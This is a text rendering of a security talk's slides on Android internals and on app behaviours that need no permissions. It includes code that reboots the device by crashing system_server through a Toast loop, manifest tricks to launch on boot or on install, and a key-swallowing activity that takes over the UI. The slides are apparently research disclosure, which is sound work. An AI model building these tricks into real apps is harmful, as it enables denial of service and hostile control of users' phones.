

# THESE AREN'T THE PERMISSIONS YOU'RE LOOKING FOR

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# AGENDA

- Android Internals Overview
- Security/Permission Model
- Why Ask For Permission When You Can Ask For Forgiveness?
- Log-Cat – Our Inside Mole
- The Ultimate Permission  
(Yes, we're talking about root)
- Mitigation





# ANDROID INTERNALS


Diving Into the Belly of the Beast

# ANDROID MANIFEST

- AndroidManifest.xml – Every application must have one
- Declares the package name, a unique identifier for every app
- Describes applications components (Activities, Services, BroadcastReceivers, etc)
- Declares requested permissions “needed” to access protected API’s (If only there were a way to get around that...)
- Declares permissions other applications are required to have to interact with applications components

# ACTIVITY

- A way for users to interact with the application
- Composed of Views:
  - Button
  - TextView
  - ImageView
  - etc...



The screenshot shows a contact information form with the following sections:

- Name:** A text input field with a camera icon on the left.
- Information:** A section header.
- Phone:** A section with a "Mobile" button, a text input field containing "Phone", and a close button (X).
- Email:** A section with a text input field containing "Email" and a close button (X).
- Group:** A section with a dropdown menu currently showing "None".
- Events:** A section with a "Birthday" button, a "Click to add" button, and a close button (X).
- Others:** A section with an "Add" button and the text "Add more information" below it, and a dropdown arrow on the right.

At the bottom of the form are two buttons: "Save" and "Cancel".

# ACTIVITY

- Managed as an Activity stack
- New/foreground activity on top of stack. In *running/active* state
- Previous Activities below in *paused* state
- Removed from stack when Activity finishes

# ACTIVITY

- An application can start another application's Activity!
- Activity runs in its application's process.
- Callee doesn't necessarily have access to Activity's data
- Permission attribute in manifest can restrict who can start the permission

# INTENT

- “An abstract description of an operation to be performed”
- Simple IPC for applications
- Intents can be sent with data





# INTENT

- Can be used to start an Activity with **startActivity()**
- Intents can be broadcast system wide with **sendBroadcast()**
- Communicate with a background Service
- Two main components:
  - Action
  - Data (URI: http:, content:, geo:, etc...)


```
Intent myIntent = new Intent(Intent.ACTION_VIEW, Uri.parse("http://www.google.com"));
startActivity(myIntent);
```

# BROADCAST RECEIVER

- Receives an Intent
- Can be created dynamically with **registerBroadcast()** or declared in the manifest with the **<receiver>** tag
- Receives two types of broadcasts:
  - Normal Broadcasts – Asynchronous; Cannot be aborted
  - Ordered Broadcasts – Delivered serially; Can be aborted or pass result to next receiver

# BROADCAST RECEIVER

- Permissions can be enforced
- Sender can declare permission for who can receive the Intent
- Receiver can declare permission for who can send an Intent to it



# SERVICE

- Component to do work in the background
- NOT a separate process
- NOT a thread
- Kind of like an Activity without a UI
- Can enforce access to service with a required permission



# SECURITY/PERMISSION MODEL

The Mythical Sandbox

# THE SANDBOX

- Not a VM sandbox as many believe
  - Unix multi-user (uid/gid) sandbox!
  - Each app is a different uid
- Lightweight VM running for each process
- Breaking out of the VM gains you nothing
- Apps can request to share a uid (Both must be signed with the same key)

# PERMISSIONS

- Default application has no permissions granted
- Finer grained access to content/APIs
  - **android.permission.READ\_SMS**
  - **android.permission.CHANGE\_WIFI\_STATE**
  - etc..
- Declared in `AndroidManifest.xml`

# Android Development™




WHY ASK FOR PERMISSION  
WHEN YOU CAN ASK FOR  
FORGIVENESS?




# WHY PERMISSIONS MATTER


- Permissions gate what an App can do
- Users are required to OK permissions before downloading an App
- Users can decipher to some degree whether permissions are appropriate



# WHY PERMISSIONS MATTER




VS



# WHAT DOES 0 PERMISSIONS MEAN?

- No permission screen at all!
  - Straight to download
- Why should a user worry about an App Android doesn't warn about?



# REBOOT

## WITH 0 PERMISSIONS


```
<!-- Required to be able to reboot the device. -->  
<permission android:name="android.permission.REBOOT"  
    android:label="@string/permlab_reboot"  
    android:description="@string/permdesc_reboot"  
    android:protectionLevel="signatureOrSystem" />
```

- **REBOOT** permission is not normally grantable to apps.
  - Requires **SystemOrSignature**
  - But that won't stop us!



# REBOOT WITH 0 PERMISSIONS

- There are many approaches depending on Android OS Version
- The easiest and most reliable we've found so far involves Toast notifications



# REBOOT

## WITH 0 PERMISSIONS

```
while (true) {  
    Toast.makeText(getApplicationContext(), "Hello World", Toast.LENGTH_LONG).show();  
}
```

- Every time you try to display a Toast it creates a weak JNI reference in **system\_server**



# REBOOT

## WITH 0 PERMISSIONS

```
D/dalvikvm( 59): GREF has increased to 2001
W/dalvikvm( 59): Last 10 entries in JNI global reference table:
W/dalvikvm( 59): 1991: 0x44023668 cls=Ljava/lang/ref/WeakReference; (28 bytes)
...
W/dalvikvm( 59): 2000: 0x44019818 cls=Ljava/lang/ref/WeakReference; (36 bytes)
W/dalvikvm( 59): JNI global reference table summary (2001 entries):
W/dalvikvm( 59): 101 of Ljava/lang/Class; 164B (54 unique)
W/dalvikvm( 59): 2 of Ldalvik/system/VMRuntime; 12B (1 unique)
W/dalvikvm( 59): 1 of Ljava/lang/String; 28B
W/dalvikvm( 59): 1571 of Ljava/lang/ref/WeakReference; 28B (1571 unique)
...
W/dalvikvm( 59): Memory held directly by tracked refs is 70248 bytes
E/dalvikvm( 59): Excessive JNI global references (2001)
E/dalvikvm( 59): VM aborting
I/DEBUG ( 31): *** ***/
I/DEBUG ( 31): Build fingerprint: 'generic/google_sdk/generic/:2.2/FRF42/36942:eng/test-keys'
I/DEBUG ( 31): pid: 59, tid: 218 >>> system_server <<<
I/DEBUG ( 31): signal 11 (SIGSEGV), fault addr deadd00d
I/DEBUG ( 31): r0 00000374 r1 0000000c r2 0000000c r3 deadd00d
I/DEBUG ( 31): r4 00000026 r5 80887fc4 r6 ffe9181 r7 000007d1
I/DEBUG ( 31): r8 4889bb88 r9 42970f40 10 42970f28 fp 002535f8
I/DEBUG ( 31): ip 808881ec sp 4889bad8 lr afd154c5 pc 8083b162 cpsr 20000030
I/DEBUG ( 31): #00 pc 0003b162 /system/lib/libdvm.so
```

- At 200 |\* global references system\_server SIGSEGVs
  - Exact number depends on hardware and OS version

# REBOOT

## WITH 0 PERMISSIONS

- Custom Toasts are also implementable, which can display any view
- Including invisible views!

```
while (true) {  
    // Invisible toast  
    Toast t = new Toast(getApplicationContext());  
    t.setView(new View(getApplicationContext()));  
    t.show();  
}
```





# RECEIVE\_BOOT\_COMPLETE WITH 0 PERMISSIONS

- Permission to “automatically start at boot”
- Too easy - The permission isn't checked!



```
<receiver android:name="AppLauncher">  
  <intent-filter android:priority="1000">  
    <action android:name="android.intent.action.BOOT_COMPLETED" />  
  </intent-filter>  
</receiver>  
<!-- Oops!  
<uses-permission  
android:name="android.permission.RECEIVE_BOOT_COMPLETE" />  
-->
```

# START ON INSTALL WITH 0 PERMISSIONS

- Interesting trick to use in conjunction with another attack
- No permission exists to allow this functionality
- Google Analytics referrer tracking to the rescue!

```
<!-- Used for install referrer tracking -->  
<receiver android:name="com.google.android.apps.analytics.AnalyticsReceiver"  
    android:exported="true">  
    <intent-filter>  
        <action android:name="com.android.vending.INSTALL_REFERRER" />  
    </intent-filter>  
</receiver>
```

# START ON INSTALL WITH 0 PERMISSIONS

```
<!-- Used for to launch my app -->  
<receiver android:name="com.nethack.LaunchOnInstallReceiver">  
  <intent-filter>  
    <action android:name="com.android.vending.INSTALL_REFERRER" />  
  </intent-filter>  
</receiver>
```

- Just write your own Receiver
- But there are some caveats...

# START ON INSTALL WITH 0 PERMISSIONS

- Requires referrer included in URL leading to App

- Admob

[market://details?id=com.nethack&referrer=utm\\_source%3Dadmob%26utm\\_medium%3Dbanner%26utm\\_term%3Darcade%252Bgame%26utm\\_campaign%3DMalicious\\_Campaign](market://details?id=com.nethack&referrer=utm_source%3Dadmob%26utm_medium%3Dbanner%26utm_term%3Darcade%252Bgame%26utm_campaign%3DMalicious_Campaign)

- Weblink

<market://details?id=com.nethack&referrer=autostart>

- OR Android 2.2

- Always includes referrer info

[market://details?id=com.nethack&referrer=utm\\_source=androidmarket&utm\\_medium=device&utm\\_campaign=filtered&utm\\_content=GAMES/free&rowindex=34](market://details?id=com.nethack&referrer=utm_source=androidmarket&utm_medium=device&utm_campaign=filtered&utm_content=GAMES/free&rowindex=34)

# CIRCLE OF DEATH

## UI HOSTILE TAKEOVER WITH 0 PERMISSIONS

- Launch activity that consumes all KeyPresses

```
public boolean onKeyDown(int keyCode, KeyEvent event) {  
    return true;  
}
```

- Can't swallow HOME or long press of HOME
- Relaunch when Activity exits
  - Activity can't launch itself when destroyed, however



# CIRCLE OF DEATH WITH 0 PERMISSIONS

